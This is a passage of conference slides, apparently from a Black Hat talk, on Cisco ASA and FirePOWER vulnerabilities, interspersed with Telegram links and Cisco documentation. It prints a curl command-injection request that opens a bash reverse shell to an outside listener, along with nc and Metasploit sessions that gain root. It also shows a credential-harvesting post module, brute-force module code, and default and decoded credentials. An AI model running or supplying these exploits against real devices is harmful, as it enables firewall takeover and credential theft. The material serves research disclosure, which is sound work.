6	May 26 2022	20:34:48	302015	192.168.1.5	42048	10.0.0.1	53	Bulk outbound UDP connection 93 for outside:10.0.0.1/53 (10.0.0.1/53) to inside_2:192.168.1.5/53
6	May 26 2022	20:34:38	302016	10.0.0.1	53	192.168.1.5	53546	Tear down UDP connection 37 for outside:10.0.0.1/53 to inside_2:192.168.1.5/53546 duration 0:0
6	May 26 2022	20:34:28	302015	192.168.1.5	37408	10.0.0.1	53	Bulk outbound UDP connection 92 for outside:10.0.0.1/53 (10.0.0.1/53) to inside_2:192.168.1.5/53
6	May 26 2022	20:34:20	106015	10.0.0.26	51249	10.0.0.21	443	Deny TCP (no connection) from 10.0.0.26/51249 to 10.0.0.21/443 flags FIN ACK on interface out
6	May 26 2022	20:34:20	302014	10.0.0.26	51249	10.0.0.21	443	Tear down TCP connection 91 for outside:10.0.0.26/51249 to identity:10.0.0.21/443 duration 0:0
6	May 26 2022	20:34:20	725007	10.0.0.26	51249			SSL session with client outside:10.0.0.26/51249 to 10.0.0.21/443 terminated

<https://t.me/learningnets>

session sfr do `shell command`



Command Line Interface

Type a command to be sent directly to the device. For command help, type a command followed by a question mark. For commands that would prompt for confirmation, add an appropriate noconfirm option as parameter to the command and send it to the device. To make the changes permanent, use the File > Save Running Configuration to Flash menu option to save the configuration to flash.

Command

Single Line Multiple Line Enable context sensitive help (?)

session sfr do `id`

Response:


```
Result of the command: "session sfr do `id`"  
Invalid do command uid=0(root)
```

Clear Response


Send Close Help

<https://t.me/learningnets>

session sfr do `shell` command`




<https://t.me/learningnets>

Two terminal window screenshots are shown. The top window shows the execution of a curl command to establish a reverse shell. The bottom window shows the listener (nc) receiving a connection and the user running 'id' and 'uname -a' to confirm root access on the remote host.

```
albinolobster@ubuntu: ~  
albinolobster@ubuntu:~$ curl -k -u albinolobster:labpass1 \  
> -H "User-Agent: ASDM/ Java/1.8" \  
> "https://10.12.70.253/admin/exec/session+sfr+do+\`bash%20-i%20>&%20%2fdev%2ftcp%2f10.12.70.252%2f1270%200>&1\`" \  
[ ]  
albinolobster@ubuntu: ~  
albinolobster@ubuntu:~$ nc -lvnp 1270  
Listening on 0.0.0.0 1270  
Connection received on 10.12.70.253 47571  
bash: no job control in this shell  
bash-3.2# id  
id  
uid=0(root) gid=0(root) groups=0(root)  
bash-3.2# uname -a  
uname -a  
Linux firepower 3.10.107sf.cisco-1 #1 SMP PREEMPT Thu Mar 8 18:29:04 UTC 2018 x86_64 GNU/Linux  
bash-3.2# [█]
```

<https://t.me/learningnets>

session sfr do `ghost in the shell`



<https://t.me/learningnets>

CVE-2022-20828: Authenticated RCE



Cisco Security Advisory

Cisco FirePOWER Software for ASA FirePOWER Module Command Injection Vulnerability



Advisory ID: [cisco-sa-asasfr-cmd-inject-PE4GfdG CVE-2022-20828](#)

[Download CSAF](#)

First Published: 2022 June 22 16:00 GMT [CWE-236](#)

[Download CVRF](#)

Version 1.0: [Final](#)

[Email](#)

Workarounds: No workarounds available

Cisco Bug IDs: [CSCwb32418](#)

CVSS Score: [Base 6.5](#) 

Cisco Security Vulnerability Policy

To learn about Cisco security vulnerability disclosure policies and publications, see the [Security Vulnerability Policy](#). This document also contains instructions for obtaining fixed software and receiving security vulnerability information from Cisco.

Subscribe to Cisco Security Notifications

Subscribe

Summary

A vulnerability in the CLI parser of Cisco FirePOWER Software for Adaptive Security Appliance (ASA) FirePOWER module could allow an authenticated, remote attacker to execute arbitrary commands on the underlying operating system of an affected ASA FirePOWER module as the *root* user.

This vulnerability is due to improper handling of undefined command parameters. An attacker could exploit this vulnerability by using a crafted command on the CLI or by submitting a crafted HTTPS request to the web-based management interface of the Cisco ASA that is hosting the ASA FirePOWER module.

<https://t.me/learningnets>

ASDM Uses HTTP Basic Auth by Default

```
Flow Details
2022-05-25 07:23:02 GET https://10.0.0.23/admin/pdm.sgz
                ← 200 OK 47.56m 1.85s
Request
Authorization: Basic cm9vdDpyb290
User-Agent:    ASDM/ Java/1.8.0_333
Host:         10.0.0.23
Accept:       text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection:   keep-alive
No request content (press tab to view response)
```

```
albinolobster@ubuntu:~$ echo cm9vdDpyb290 | base64 -d
root:root
```

Default Creds are <blank>:<blank>

Step 1 On the computer that you specified as the ASDM client, enter the following URL:

`https://asa_ip_address/admin`

Note Be sure to specify **https://**, and not **http://** or just the IP address (which defaults to HTTP); the ASA does not automatically forward an HTTP request to HTTPS.

The ASDM launch page appears with the following buttons:

- **Install ASDM Launcher and Run ASDM**
- **Run ASDM**
- **Run Startup Wizard**

Step 2 To download the Launcher:

a. Click **Install ASDM Launcher and Run ASDM**.

b. **Leave the username and password fields empty (for a new installation)** and click **OK**. With no HTTPS authentication configured, you can gain access to ASDM with no username and the **enable** password, which is blank by default. **Note:** If you enabled HTTPS authentication, enter your username and associated password. Even without authentication, if you enter a username and password at the login screen (instead of leaving the username blank), ASDM checks the local database for a match.

c. Save the installer to your computer, and then start the installer. The ASDM-IDM Launcher opens automatically after installation is complete.

d. Enter the management IP address, the same username and password (blank for a new installation), and then click **OK**.

ASDM Logs Credentials to File

```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > use post/windows/gather/credentials/cisco_asdm_logfile
msf6 post(windows/gather/credentials/cisco_asdm_logfile) > set SESSION 1
SESSION => 1
msf6 post(windows/gather/credentials/cisco_asdm_logfile) > run

[*] Filtering based on these selections:
[*] ARTIFACTS: All
[*] STORE_LOOT: true
[*] EXTRACT_DATA: true

[*] Asdm's Asdm-ldm-log-*.txt file found
[*] Downloading C:\Users\albinolobster\asdm\log\asdm-ldm-log-2022-06-24-15-30-15.txt
[*] Asdm Asdm-ldm-log-2022-06-24-15-30-15.txt downloaded
[+] File saved to: /home/albinolobster/.msf4/loot/20220627095015_default_10.9.49.249_asdmasdmldmlog_426793.txt

[+] File with data saved: /home/albinolobster/.msf4/loot/20220627095015_default_10.9.49.249_EXTRACTI0Nasdmi_452698.txt
[*] Downloading C:\Users\albinolobster\asdm\log\asdm-ldm-log-2022-06-24-15-30-41.txt
[*] Asdm Asdm-ldm-log-2022-06-24-15-30-41.txt downloaded
[*] File saved to: /home/albinolobster/.msf4/loot/20220627095015_default_10.9.49.249_asdmasdmldmlog_825293.txt

[+] Loggedinusername:albinolobster

[+] File with data saved: /home/albinolobster/.msf4/loot/20220627095019_default_10.9.49.249_EXTRACTI0Nasdmi_751021.txt
[*] Downloading C:\Users\albinolobster\asdm\log\asdm-ldm-log-2022-06-24-16-53-34.txt
[*] Asdm Asdm-ldm-log-2022-06-24-16-53-34.txt downloaded
[*] File saved to: /home/albinolobster/.msf4/loot/20220627095019_default_10.9.49.249_asdmasdmldmlog_070366.txt

[+] password="labpass1"
[+] username="root"

[*] File with data saved: /home/albinolobster/.msf4/loot/20220627095019_default_10.9.49.249_EXTRACTI0Nasdmi_989553.txt
[*] PackRat credential sweep Completed
[*] Post module execution completed
```

ASDM Client Credential Logging

- Assigned CVE-2022-20651
- We developed a Metasploit module that hunts out the leaked credentials



github.com/jbaines-r7/cisco_asa_research/tree/main/modules/cve_2022_20651

<https://t.me/learningnets>

HTTP Brute-Force Protection Disabled by Default

Cisco ASDM 7.17(1)152 for ASA - 10.0.0.21

Configuration > Device Management > Users/AAA > AAA Server Groups

Server Group	Protocol	Accounting Mode	Reactivation Mode	Dead Time	Max Failed Attempts
LOCAL	LOCAL				

Find: _____

Servers in the Selected Group: _____

Server Name or IP Address: _____

Find: _____ Match Case

LDAP Attribute Map

Apply Reset

6/16/22 10:13:58 AM UTC

Information Classification: General

#BHUSA @BlackHatEvents

<https://t.me/learningnets>

Metasploit ASDM Brute-Force Module

```
# Brute-force the login page
def do_login(user, pass)
  vprint_status("Trying username:#{user.inspect} with password:#{pass.inspect}")
  res = send_request_cgi({
    'uri' => normalize_uri('/admin/version.prop'),
    'agent' => 'ASDM/ Java/1.8.0_333',
    'authorization' => basic_auth(user, pass)
  })

  # check if the user was forwarded to the version.prop file
  if res && res.code == 200 && res.body.include?('asdm.version=') && res.body.include?('launcher.version=')

    print_good("SUCCESSFUL LOGIN - #{user.inspect}:#{pass.inspect}")
    report_cred(ip: rhost, port: rport, user: user, password: pass, proof: res.body)

    return :next_user
  else
    vprint_error("FAILED LOGIN - #{user.inspect}:#{pass.inspect}")
  end
end
end
```

ASDM HTTP Brute-Force

- Generic HTTP brute-force won't work due to user agent requirements.
- Previous ASA brute-force modules hit the clientless VPN interface.
- ASDM credentials can give privileged access and aid in network pivoting!
- No shame in brute-force attacks. **If it's good enough for GRU, it's good enough for you.**



github.com/jbaines-r7/cisco_asa_research/tree/main/modules/asdm_bruteforce

<https://t.me/learningnets>

CVE-2022-20828 Metasploit Module

```
Metasploit

      =[ metasploit v6.1.39-dev-0654a2204e           ]
+ -- --=[ 2213 exploits - 1171 auxiliary - 396 post   ]
+ -- --=[ 615 payloads - 45 encoders - 11 nops      ]
+ -- --=[ 9 evasion                                   ]

Metasploit tip: Writing a custom module? After editing your
module, why not try the reload command

[*] Starting persistent handler(s)...
msf6 > use exploit/linux/http/cisco_asax_sfr_rce
[*] Using configured payload cmd/unix/reverse_bash
msf6 exploit(linux/http/cisco_asax_sfr_rce) > set RHOST 10.12.70.253
RHOST => 10.12.70.253
msf6 exploit(linux/http/cisco_asax_sfr_rce) > set LHOST 10.12.70.252
LHOST => 10.12.70.252
msf6 exploit(linux/http/cisco_asax_sfr_rce) > set USERNAME albinolobster
USERNAME => albinolobster
msf6 exploit(linux/http/cisco_asax_sfr_rce) > set PASSWORD labpass1
PASSWORD => labpass1
msf6 exploit(linux/http/cisco_asax_sfr_rce) > run

[*] Started reverse TCP handler on 10.12.70.252:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable. Successfully executed the 'id' command.
[*] Executing Shell Dropper for cmd/unix/reverse_bash
[*] Command shell session 1 opened (10.12.70.252:4444 -> 10.12.70.253:35387 ) at 2022-07-05 10:52:40 -0700

id
uid=0(root) gid=0(root) groups=0(root)
uname -a
Linux firepower 3.10.107sf.cisco-1 #1 SMP PREEMPT Thu Mar 8 18:29:04 UTC 2018 x86_64 GNU/Linux
```

Exploitation

- Authenticated command injection over HTTP or SSH to establish a root shell within FirePOWER module VM.

CVE-2022-20828

- Disclosed to vendor in March 2022
- Some versions patched in June 2022
- All patched by December 2022




github.com/jbaines-r7/cisco_asa_research/tree/main/modules/cve_2022_20828

<https://t.me/learningnets>


Getting Root With an ASA-X FirePOWER Boot Image

FirePOWER Module Not Installed, What Do?



<https://t.me/learningnets>

Get a Root Shell Using a FirePOWER Boot Image



<https://t.me/learningnets>

FirePOWER Module Installation

Search...

Expand All Collapse All

- 6.2.3.11
- 6.2.3.10
- 6.2.3.1
- 6.2.3**
- 6.2.2.5
- 6.2.2.4
- 6.2.2.3
- 6.2.2.2
- 6.2.2.1
- 6.2.2
- 6.2.0.6
- 6.2.0.5
- 6.2.0.4
- 6.2.0.3
- 6.2.0.2
- 6.2.0.1
- 6.2.0

ASA 5506-X with FirePOWER Services

Release 6.2.3

Related Links and Documentation
[Firepower Hotfix Release Notes](#)
[Release Notes for 6.2.3](#)
[Documentation Roadmap](#)

[My Notifications](#)

We recommend upgrading to our Suggested Release, as indicated by a gold star for each product, to take advantage of resolved issues. For details, see the release notes.

File Information	Release Date	Size	
ASA FirePOWER module upgrade from 6.2.2 to 6.2.3 Do not untar	28-Sep-2018	5.95 MB	
Cisco_Network_Sensor_Hotfix_H-6.2.3.999-5.sh.REL.tar Advisories			
ASA FirePOWER module upgrade from 6.2.2 to 6.2.3 Do not untar	01-Apr-2018	1200.90 MB	
Cisco_Network_Sensor_Upgrade-6.2.3-83.sh.REL.tar Advisories			
ASA FirePOWER module boot image asasfr-5500x-boot-6.2.3-4.img Advisories	01-Apr-2018	40.97 MB	
ASA FirePOWER module install package asasfr-sys-6.2.3-83.pkg Advisories	01-Apr-2018	1278.99 MB	

1

2

<https://t.me/learningnets>

[ASA 5506-X with FirePOWER Services 6.2.3 Software Download](#)

Install the FirePOWER Boot Image via Cisco CLI

Complete these steps in order to download the boot image via the ASA CLI:

- a. Download the boot image on an FTP, TFTP, HTTP, or HTTPS server.
- b. Enter the **copy** command into the CLI in order to download the boot image to the flash drive. Here is an example that uses HTTP protocol (replace the **<HTTP_Server>** with your server IP address this: **ftp://username:password@server-ip/asasfr-5500x-boot-5.3.1-152.img** .

```
ciscoasa# copy http://<HTTP_SERVER>/asasfr-5500x-boot-5.3.1-152.img  
disk0:/asasfr-5500x-boot-5.3.1-152.img
```

3. Enter this command in order to configure the ASA SFR boot image location in the ASA flash drive:

```
ciscoasa# sw-module module sfr recover configure image disk0:/file_path
```

Here is an example:

```
ciscoasa# sw-module module sfr recover configure image disk0:  
/asasfr-5500x-boot-5.3.1-152.img
```

4. Enter this command in order to load the ASA SFR boot image:

```
ciscoasa# sw-module module sfr recover boot
```

Drop to the FirePOWER Boot Image Shell

Set Up the ASA SFR Boot Image

Complete these steps in order to set up the newly installed ASA SFR boot image:

1. Press **Enter** after you open a session in order to reach the login prompt.

 **Note:** The default username is **admin**. The password differs based on software release: **Admin123** for 7.0.1 (new device from the factory only), **Admin123** for 6.0, and later, **Sourcefire** for pre-6.0.

Here is an example:

```
ciscoasa# session sfr console
Opening console session with module sfr.
Connected to module sfr. Escape character sequence is 'CTRL-^X'.

Cisco ASA SFR Boot Image 5.3.1
asasfr login: admin
Password: Admin123
```

```
Cisco FirePOWER Services Boot Image 6.2.3

asasfr login: admin
Password:

